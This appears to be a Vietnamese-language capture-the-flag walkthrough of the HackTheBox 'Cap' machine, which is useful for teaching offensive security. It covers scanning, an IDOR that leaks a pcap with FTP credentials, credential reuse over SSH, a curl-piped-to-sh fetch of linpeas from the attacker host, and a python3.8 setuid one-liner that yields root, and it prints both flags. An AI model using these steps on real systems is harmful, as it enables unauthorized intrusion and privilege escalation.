Cap (HackTheBox-Easy)

-Link: https://app.hackthebox.com/machines/Cap

I. Information Gathering.

-Đầu tiên, ta sử dụng `nmap` để quét cổng.


```
sudo nmap địa_chỉ_ip -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV -sC
```

-Kết quả:


```
# Nmap 7.95 scan initiated Sat Nov  8 02:37:58 2025 as: /usr/lib/nmap/nmap -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV -sC 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up, received user-set (0.33s latency).
Scanned at 2025-11-08 02:38:00 EST for 25s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjlqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWINaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsIy98L1Wr6YJ6M6xfqDurgOAI9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEfICty8W8Dwr7HOdF1gULr+Mj+BcykLIzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6QuGKh1CKqIoT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRI7vcZ
```

```
Jst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH1
2V0=
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzBDypoNlMla8iKYA
e84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQI+6W0EOi8vS+sByUiZd
Bsuz0v/7zlTtSuaTFH
80/tcp open  http    syn-ack ttl 63 Gunicorn
|_http-title: Security Dashboard
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
# Nmap done at Sat Nov  8 02:38:25 2025 -- 1 IP address (1 host up) scanned
in 26.26 seconds
```

-Với kết quả có được, ta sẽ bắt đầu với việc truy cập trang web trước. Có lẽ là 1 trang quản trị nào đó.




-Khám phá xung quanh ta phát hiện được tại đường dẫn `/data/n` cho phép ta tải về các file pcap, ban đầu nó cho chúng ta đến đường dẫn `/data/1` thì đó lại là 1 file pcap rỗng, ta thử với đường dẫn `/data/0` thì nó cho ta 1 file có thông tin, tức là trang có lỗ hổng `IDOR`.



-Ta tải file đó về và xem thử trong đó có gì thông qua `wireshark`, và thế là ta tìm ra được thông tin xác thực tại dịch vụ `ftp` của người dùng `nathan`. (Gói tin 36 và 40)

-Với thông tin xác thực ta vừa có được, ta thử kết nối với dịch vụ `ftp`, ta kết nối được và đồng thời có được `user.txt` .

```
ftp địa_chỉ_ip
```



⇒ `d26a9654101ac6ae1eaab695ece9d490`

II. Pillaging.


-Ta thử sử dụng cũng thông tin xác thực ấy mà đăng nhập qua `ssh`, bất ngờ là ta vào được máy.

```
┌──(lol㉿kali)-[~/Desktop/Cap]
└─$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is: SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.10.10.245's password:
Permission denied, please try again.
nathan@10.10.10.245's password:
Permission denied, please try again.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov  8 08:04:55 UTC 2025

  System load:  0.01              Processes:             225
  Usage of /:   36.6% of 8.73GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.10.10.245
  Swap usage:   0%

  ⇒ There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

-Sau khi kiểm tra xung quanh 1 chút, ta phát hiện được loại máy và phiên bản của `sudo` . Đây là máy `Ubuntu 20.04` và `sudo` phiên bản `1.8.31` .

```
nathan@cap:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.2 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
nathan@cap:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
nathan@cap:~$
```

-Khi ta mạng thì ta phát hiện được phiên bản là với thông tin có được, có thể máy đang tồn tại `CVE-2021-3156`.



-Tuy nhiên, khi ta check thử như câu lệnh ở repo này để cập thì ta phát hiện ra được là máy không thể bị khai thác theo cách này.

```
sudoedit -s Y
```

```
nathan@cap:~$ sudoedit -s Y
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
nathan@cap:~$
```

-Ta thử chạy `linpeas.sh` trên máy mục tiêu để tìm kiếm thêm thông tin, sau khi chạy xong, tại phần kết quả ta, phần `Capabilities` ta phát hiện được là `python3.8` có khả năng `CAP_SETUID` .

```
# Tại máy tấn công, ở thư mục chứa linpeas.sh
python3 -m http.server 80

# Tại máy mục tiêu
curl http://địa_chỉ_ip_máy_tấn_công/linpeas.sh | sh | tee -a result.txt
```

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```


III. Privilege Escalation.

-Dựa vào GTFO, ta sử dụng payload sau để giật shell có quyền `root` , tất nhiên là thành công..

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
nathan@cap:/tmp/tmp.69haegqefe$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
#
```

-Ta có `root.txt` .



⇒ `ae912db9859516a5feca13bb807fdea9`